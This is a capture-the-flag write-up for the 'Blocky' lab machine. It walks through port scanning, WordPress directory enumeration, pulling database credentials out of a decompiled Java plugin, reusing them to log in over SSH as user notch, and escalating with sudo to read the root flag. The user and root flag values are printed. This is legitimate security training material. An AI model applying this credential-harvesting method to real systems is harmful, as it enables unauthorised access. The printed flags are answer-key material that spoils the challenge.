Blocky

Wednesday, September 23, 2020 9:28 PM


###Writeup by Jankee_Munkey

Enumeration

Nmap scan shows the following


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-23 21:28 CDT
Nmap scan report for 10.10.10.37
Host is up (0.12s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
8192/tcp closed sophos
```

Browsing to the webpage shows a standard wordpress blog. Not a lot to mention, but the one blog post available shows it was posted by user notch. Worth noting..



Going to wp-login.php and attempting basic creds didn't amount to much. Moving forward...

Dirbuster shows mostly standard wordpress directory enumeration.



Ones that stick out are wiki and plugins directory, since word press plugins actually live in wp-content


The wiki directory shows a not interesting html file

Under Construction

Please check back later! We will start publishing wiki articles after we have finished the main server plugin!

The new core plugin will store your playtime and other information in our database, so you can see your own stats!


The Plugins directory is rather interesting though..



Access and Exploit

https://tools.kali.org/reverse-engineering/jd-gui

Jd-gui can decompile java programs. When doing so, interesting database credentials appear..



Trying to ssh with root@password provided doesnt work. But notch@password does

```
[redacted]~/Downloads$ ssh root@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ECDSA key fingerprint is SHA256:lg0igJ5ScjVO6jNwCH/OmEjdeO2+fx+MQhV/ne2i900.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ECDSA) to the list of known hosts.
root@10.10.10.37's password:
Permission denied, please try again.
root@10.10.10.37's password:

[redacted]~/Downloads$ ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Sun Dec 24 09:34:35 2017
```

User flag in the /home/notch directory

```
notch@Blocky:~$ ls
minecraft  user.txt
notch@Blocky:~$ cat user.txt
59fee0977fb60b8a0bc6e41e751f3cd5
```

Root flag in the /root directory

```
notch@Blocky:~$ sudo ls /
[sudo] password for notch
Sorry, try again.
[sudo] password for notch
root.txt
 notch@Blocky:~$ sudo cat /root/root.txt
 0a9694a5b4d272c694679f7860f1cd5fnotch@Blocky:~$
```